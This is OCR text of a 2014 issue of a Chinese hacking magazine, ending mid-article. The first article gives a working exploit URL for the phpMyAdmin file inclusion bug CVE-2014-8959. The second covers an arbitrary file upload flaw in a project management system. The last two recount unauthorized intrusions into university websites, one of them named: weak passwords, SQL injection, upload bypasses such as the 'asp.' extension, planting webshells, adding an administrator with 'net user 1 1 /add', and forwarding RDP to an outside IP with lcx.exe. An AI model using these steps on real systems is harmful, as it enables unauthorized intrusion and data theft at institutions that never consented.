在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

11

总第167期
2014

网站全新改版，欢迎访问：http://www.hacker.com.cn

phpmyadmin后台本地文件包含漏洞解析

Windows64枚举并删除内核回调

Dream项目管理系统任意文件上传漏洞

APT防护探索之天眼系统

对某音乐网站的一次渗透

Windows64注入DLL到系统进程

利用Jfolder渗透某网站

HACKER DEFENCE 2014年 第十一期 黑客防线

《黑客防线》11 期文章目录

总第 167 期 2014 年

漏洞攻防

编程解析

网络安全顾问

phpmyadmin 后台本地文件包含漏洞解析

文/图 Stēfāń!é

近日，phpmyadmin 爆出了本地文件包含漏洞，其 CVE 编号为 CVE-2014-8959，漏洞适用于 phpmyadmin 4.0、4.1 和 4.2 版本。导致出现此漏洞的文件为 phpmyadmin/libraries/gis/pma_gis_factory.php。

```
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * Contains the factory class that handles the creation of geometric
objects
 *
 * @package PhpMyAdmin-GIS
 */
if (! defined('PHPMYADMIN')) {
    exit;
}
/**
 * Factory class that handles the creation of geometric objects.
 *
 * @package PhpMyAdmin-GIS
 */
class PMA_GIS_Factory
{
    /**
     * Returns the singleton instance of geometric class of the given
type.
     *
     * @param string $type type of the geometric object
     *
     * @return object the singleton instance of geometric class of the
given type
     * @access public
     * @static
     */
    public static function factory($type)
    {
        include_once './libraries/gis/pma_gis_geometry.php';
        $type_lower = strtolower($type);
        if (! file_exists('./libraries/gis/pma_gis_' . $type_lower .
'.php')) {这里存在判断，判断不严谨，直接文件存在就能继续了
```

```
            return false;
        }
        if (include_once './libraries/gis/pma_gis_' . $type_lower .
'.php') {//这里包含
            switch(strtoupper($type)) {
```

class PMA_GIS_Factory 的 static function factory，路径中的$type_lower 来自于静态方法传入的参数 type，查找使用该类并且调用该静态方法的地方，可发现位于 gis_data_editor.php63 行。

```
require_once 'libraries/common.inc.php';//这个文件会对 token 进行校验
require_once 'libraries/gis/pma_gis_factory.php';
require_once 'libraries/gis_visualization.lib.php';

// Get data if any posted
$gis_data = array();
if (PMA_isValid($_REQUEST['gis_data'], 'array')) {
    $gis_data = $_REQUEST['gis_data'];//从 request 获取参数值
}

$gis_types = array(
    'POINT',
    'MULTIPOINT',
    'LINESTRING',
    'MULTILINESTRING',
    'POLYGON',
    'MULTIPOLYGON',
    'GEOMETRYCOLLECTION'
);

// Extract type from the initial call and make sure that it's a valid
one.
// Extract from field's values if availbale, if not use the column type
passed.
if (! isset($gis_data['gis_type'])) {
    if (isset($_REQUEST['type']) && $_REQUEST['type'] != '') {
        $gis_data['gis_type'] = strtoupper($_REQUEST['type']);
    }
    if (isset($_REQUEST['value']) && trim($_REQUEST['value']) != '') {
        $start = (substr($_REQUEST['value'], 0, 1) == "'") ? 1 : 0;
```

```
            $gis_data['gis_type'] = substr(
                $_REQUEST['value'], $start, strpos($_REQUEST['value'], ")")
- $start
            );
        }
        if ((! isset($gis_data['gis_type']))
            || (! in_array($gis_data['gis_type'], $gis_types))
        ) {
            $gis_data['gis_type'] = $gis_types[0];
        }
    }
    $geom_type = $gis_data['gis_type'];//赋值给 geom_type

    // Generate parameters from value passed.
    $gis_obj = PMA_GIS_Factory::factory($geom_type);
    //geom_type 传入存在问题的静态方法，产生漏洞
```

登陆后获取 token，替换即可实现包含，演示中包含了根目录下一个 txt 文件。

http://192.168.78.129:8080/pmatest/phpMyAdmin-4.0.10.6-all-languages/gis_data_editor.php?token=18b9882e2064362a21a254a959594c0b&gis_data[gis_type]=/../../phpinfo.txt%00

真实场景中，可用 phpmyadmin 导出到类似于 Linux 中的/tmp/目录，并进行包含，可以解决无法获取 web 路径导出 shell 的问题。

限制条件：PHP 小于 5.3.4，magic_quotes_gpc 未开启。

Dream 项目管理系统任意文件上传漏洞

文/图 bwain

系统版本：Dream_1.0 2014.10.20，本系统使用了 THINKPHP 框架，而漏洞允许最低权限

的用户上传任意文件得到 webshell。

来看看成因，漏洞的 URL 为/index.php/Public/Upload/save/act/mail?dir=image。根据 URL 找到漏洞文件：\Lib\Action\Public\UploadAction.class.php，allowTypes 居然是验证文件类型，而不是后缀。根据经验立马上传试试，很轻易的就成功了。

```
public function save($act=NULL,$mode='Kindeditor'){
    //main
    import('ORG.Net.FileSystem');//实例化文件系统类
    $sys = new FileSystem();
    import('ORG.Net.UploadFile');//实例化上传类
    $up = new UploadFile();
    $up->allowTypes = array('image/pjpeg','image/jpeg','image/x-png','image/png','image/gif');
    $upload = C('TMPL_PARSE_STRING.__UPLOAD__');
    $up->savePath = ROOT.'/'.$upload.'/';
    $up->maxSize = C('UPLOAD_SIZE');
    $up->charset = 'UTF-8';
    $up->autoSub = true;
    if($up->upload()){
```

图 1

详细分析下 import('ORG.Net.UploadFile')，再调用第二个红框中的函数进行上传，根据 THINKPHP 框架的约定，找到下一个文件：Sys\ThinkPHP\Extend\Library\ORG\Net\UploadFile.class.php。

这个上传文件的代码很多系统都使用，涉及代码量很大，有需要自己研究的，可以去下载。简单说来，漏洞成因就是只验证了 POST 数据的 Content-Type，把其改为 image/pjpeg 就可以随意上传任意后缀名文件，而后缀名则根本不验证。

为什么不验证后缀名呢？如果需要验证后缀名，图 1 还要添加一行代码：up->allowExts = array('jpg','gif','png');。

下面是验证处的代码：

```
    private function checkType($type) {
        if(!empty($this->allowTypes))
            return in_array(strtolower($type),$this->allowTypes);
        return true;
    }
    /**
     * 检查上传的文件后缀是否合法
     * @access private
     * @param string $ext 后缀名
     * @return boolean
     */
    private function checkExt($ext) {
        if(!empty($this->allowExts))
            return in_array(strtolower($ext),$this->allowExts,true);
        return true;
    }
```

没用权限的用户在利用时，会出现如图 2 所示的提示。




图 2

下面是成功上传的结果，如图 3 所示。




图 3

这个漏洞需要登陆后才可以利用。最后看了下最新版 1.1，也可以利用，但没有实际测

试。

多漏洞渗透某高校网站

文/图 佚名

笔记近日在一高校进行培训，突然兴起，就对高校网站做了一次简单的渗透，最终只能到 shell，没有尝试去提权。在此将过程写下来，过程比较复杂，用了好些天，但漏洞点确实很简单，主要是两个上传漏洞。好了话不多说，开始。

初次试探

首先找到该学校域名，例如：www.aaaa.edu.cn，然后在 cn.bing.com 中，用“sites:aaa.edu.cn”作为关键词搜索，就可以找到所有的子域名。接下来，就是一个一个的测试了。

首选目标是教务处，因为里面包含了基本所有学生以及老师的信息，价值较大。进入教务处网页，为 aspx 网站，IIS6+2003 服务，发现一个登陆点，如图 1 所示。

图 1

试试 sql 注入？如果能注出来一个，登陆后台再看看详情？那么，开始吧，手工测试了一番无果，注入漏洞找不到。好吧，再回头看看登陆框，学生要学号，教师要教号，家长要学号，但是单位那里，却只要密码就可以，如图 2 所示。




图 2

弱密码？试试看！运气爆发，弱密码进去（图 3），看看后台功能。有上传相片？果断测试。

图 3

过程就不细说了，试了很久，给跪了。上传个 aspx 后缀也可以成功，但是上传后，就直接改为 jpg 后缀了，不得不说这种做法很安全。继续看有哪些功能，结果看到了图 4。

图 4

可以查询学生信息，而且有搜索框。试了下，基本所有学院学生信息都可以查询到。到此结束？不，试试搜索框有没问题。运气好，有注入漏洞，如图 5 所示。




图 5

上 SQLMAP 注吧，用的是 sqlmap 的通用注入方法，直接输入命令注入不成功，不知为何。最后结果是悲剧了，查出来的表名是一堆，猜测是中文名的表，后面验证了这个猜测。

转移目标

因第二天还要培训，赶紧睡觉。第二天回来后，再次 sites:*.aaa.edu.cn，测试了很多站，有注入的，有列目录的，有后台登陆不用验证码可以穷举的，还有后台登陆框注入的，甚至看到了某些个网页被挂了黑链，我去测试，果断失败，自信心被严重打击。直到遇到这么一个网站，如图 6 所示。

图 6

尝试注册，成功。尝试登陆，成功。运气又来了。看看后台功能，如图 7 所示。

图 7

又见文件管理，最爱。测试，居然可以直接上传 aspx 文件，如图 8 所示。




图 8

打开看看，发现这个目录被禁止了运行权限，如图 9 所示，一时间思路中断，但在不断测试中，发现了图 8 中的重命名功能，跨目录？试试。如图 10 所示，居然成功了？！立刻传一句话上去。

图 9

图 10

拿下一台，松了口气，但是凌晨一点了，明天还要培训，睡吧。

再次进攻

第三天回来，想想拿下了一个学院的 shell，虽然有些内容，但毕竟没有教务处的数据多，再尝试下教务处？说干就干。这次是要找同服的网站了，cn.bing.com 换查询语句：ip:*.*.*.*，居然没有。那看端口，扫了下，发现 8080 是开放的，进去看看，如图 11 所示。




图 11

是一个精品课程的网站，很多学校应该也有，接下来分析每个精品课程的网页吧，在差不多点完全部课程网站后，终于迎来了曙光，如图 11 所示。

图 11

Asp 网站，可列目录，还有无数个上传点，并且还有个下载点，基本上可以拿下来了。先想的是下载数据库，但是做了防下载，改了名，还有 loop<%这样的语句存在。于是换方向，上传。下载源码，分析。源码如下：

```
<%
Const UpFileType="rar|gif|jpg|bmp|swf|mid|mp3"
Const SaveUpFilesPath="../../UploadFiles"
dim upload,oFile,formName,SavePath,filename,fileExt //变量定义
FoundErr=false        ’//此为是否允许上传的变量，初始化为假，表示可以上传。
EnableUpload=false        ’//此为上传文件扩展名是否合法的变量，初始化为假，表示的是不合法。
SavePath = SaveUpFilesPath        ’//存放上传文件的目录
sub upload_0()        ’//使用化境无组件上传
set upload=new upfile_class ’//建立上传对象
for each formName in upload.file ’//用 For 循环读取上传的文件。 jmdcw
set ofile=upload.file(formName) ’//生成一个文件对象
fileExt=lcase(ofile.FileExt) ’//将扩展名转换为小写字符
arrUpFileType=split(UpFileType,"|") ’//读取后台定义的允许的上传扩展名
for i=0 to ubound(arrUpFileType)        ’//第一关，用 FOR 循环读取 arrUpFileType 数组。
if fileEXT=trim(arrUpFileType(i)) then        ’//如果 fileEXT 是允许上传的扩展名
EnableUpload=true        ’//EnableUpload 为真，表示该文件合法。
exit for
end if
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" or fileEXT="cer" then ’// 第二关，验证 fileEXT 是否为 asp、asa、aspx 扩展名。
EnableUpload=false        ’//如果属于这三项之一，那么 EnableUpload 就定义为假，上传文件扩展名不合法
end if
if EnableUpload=false then ’// 第三关，验证关。如果传递到此的 EnableUpload 变量为假，则说明上传文件扩展名不合法。
msg="这种文件类型不允许上传！\n\n 只允许上传这几种文件类型：" & UpFileType
FoundErr=true ’//注意：因为文件名不合法，就更改了 FoundErr 值，由初始的 false 改
```

为 true。

```
end if
strJS="<SCRIPT language=javascript>" & vbcrlf
if FoundErr<>true then        ’//第四关，上传关。如果 FoundErr 不等于 true 才可以上传。
randomize
ranNum=int(900*rnd)+100
filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt        ’//定义 filename，其值为固定的路径名+年月日及随机值生成的名称+传递过来的 fileExt 扩展名。
ofile.SaveToFile Server.mappath(FileName)        ’//保存文件 cw’s
msg="上传文件成功！"
next
set upload=nothing
end sub
%>
```

很熟悉啊，好久以前的洞了，简单说就是上传完第一个文件后，EnableUpload 没有赋值为 FALSE，导致第二个文件上传时，只要不是 asp、aspx、cer、asa 的文件后缀就可以。上传“asp+空格”吧，结果失败，再次查看源码，发现取后缀用了 trim(GetFileExt)，好办，上传“asp.”成功，如图 12 所示。




图 12

后面找数据库用户密码，连接数据库后，发现用了中文的表名，这样 sqlmap 好像真不好注，有什么解决办法吗？好了，文章到这里结束。

利用 Jfolder 渗透某网站

文/图 赵超

JFolder 是一款流行的 JspWebshell 后门，能进行文件管理等操作。在 bing 中进行定位搜索“JFolder.jsp”，如图 1 所示，可以搜索出多个结果。在这些搜索结果可以看到在第 1 个和第 2 个的地址栏中包含有 JFolder.jsp。

图 1

单击第 5 个记录，如图 2 所示进入 JFolder 的 Webshell 界面，在该界面中可以清楚看到“JFolder_By_hack520”字样。在登录密码中输入一些简单密码进行登录测试，测试结果表明该 shell 采用了自己的密码。在获取这类 WebShell 的处理时，有两种方法一种是逆向追踪 Webshell 作者，从作者处获取 Webshell，再在 Webshell 中获取登录密码进行测试；另外一种就是直接对存在 Webshell 的网站进行渗透测试。




图 2

在 Webshell 地址中去掉 Webshell 的名称进行浏览，如图 3 所示，其访问地址为 http://jpkc.whmc.edu.cn/upload/users/system/，回车后可以获取该目录下的所有图片等文件。测试表明该网站对目录权限设置不严格，允许匿名用户浏览目录。

图 3

依次逐层减少目录进行访问，最终在 webdax 目录获取一个不需要访问密码的 Webshell，如图 4 所示。

图 4

在获取第一个 Webshell 后，可以有选择的上传一些文件，例如上传自己使用熟练的 Webshell，如图 5 所示，上传一个 Jbrowser 的 Webshell，另外上传一些常用的工具软件，如 samsinside 等。




图 5

获取网络配置等信息

单击“Execute Command”进入命令执行窗口，在其中输入“ipconfig /all”查看该网络的详细配置情况，如图 6 所示，该服务器 IP 地址为 192.168.20.14，说明是内网服务器。再在命令窗口分别执行“net user 1 1 /add”和“net localgroup administrators 1 /add”命令，添加一个管理员用户“1”，密码为“1”。

图 6

将端口映射程序 lcx.exe 上传到 d:/Tomcat 5.5/webapps/webCourse/lcx.exe 目录中，然后在命令执行窗口执行“d:/Tomcat 5.5/webapps/webCourse/lcx.exe －slave 182.146.174.135 2222 192.168.20.14 3389”，将 IP 地址为 192.168.20.14 的内网服务器的 3389 端口，转发到具有外网独立 IP 地址为 182.146.174.135 的服务器的 2222 端口，如图 7 所示，命令执行成功后会显示连接信息。由于未在 202.102.***.**上进行监听，所以出现连接错误。




图 7

在外网服务器上执行“lcx －listen 2222 3333”命令，如图 8 所示，执行成功后会出现一连串的接受和发送数据，表明连接建立成功。




图 8

登录服务器

